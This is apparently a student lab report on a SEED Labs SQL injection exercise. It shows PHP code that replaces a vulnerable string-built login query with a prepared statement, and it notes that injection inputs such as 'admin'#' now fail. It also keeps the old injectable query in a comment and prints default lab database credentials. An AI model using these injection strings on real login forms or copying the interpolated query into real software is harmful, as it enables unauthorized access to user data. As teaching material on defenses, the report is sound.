
Task 4: Countermeasure — Prepared Statement

We now make prepared statements out of the previously attacked SQL statements in order to close this vulnerability. The `unsafe_home.php` file's SQL statement from job 2 is rewritten as follows:

We observe that we have lost our ability to access the admin account and that we are no longer successful. The error indicates that no user with the credentials `admin'#` and `admin` were found.



Now, the SQL statement used in task 3 in the `unsafe_edit_backend.php` file is rewritten as the following:



We know that the salary remains unchanged after attempting again and saving the modifications, hence our attempt to do SQL injection using prepared statements is unsuccessful:

The updated prepared statement code is displayed below. When sending data via the bind.param() function, the database will view any information received during this process as data rather than code because the original data is replaced with a "?" sign.

The image shows two parts: a terminal window with PHP code and a web browser window showing the application's user interface.

Terminal Window (GNU nano 4.8):

```

root@f58ddbba3aeb: /var/www/SQL_Injection/defense
unsafe.php

seed@VM: ~/../Labsetup
seed@VM: ~/../Labsetup
root@f58ddbba3aeb: /var/www/SQL_Injection/defense

$dbuser="seed";
$dbpass="dees";
$dbname="sqlLab_users";

// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    die("Connection Failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$input_uname = $ GET['username'];
$input_pwd = $ GET['Password'];
$hashed_pwd = sha1($input_pwd);


// create a connection
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
FROM credential
WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id = $firstrow["id"];
    $name = $firstrow["name"];
    $eid = $firstrow["eid"];
    $salary = $firstrow["salary"];
    $ssn = $firstrow["ssn"];
}
*/
$sql = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name= ? and Password=?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id,$name,$eid,$salary,$ssn);
$sql->fetch();
$sql->close();

// close the sql connection
  
```

Web Browser Window:

The browser shows the URL `www.seed-server.com/defense/`. The page has a green header with the "SEED LABS" logo. The main content area is light blue and titled "Get Information". It contains two input fields: "USERNAME" with the value "alice" # and "PASSWORD" with the value "Password". Below these fields is a green button labeled "Get User Info". At the bottom, it says "Copyright © SEED LABS".



Once the code is altered, the SQL Injection attempt is unsuccessful.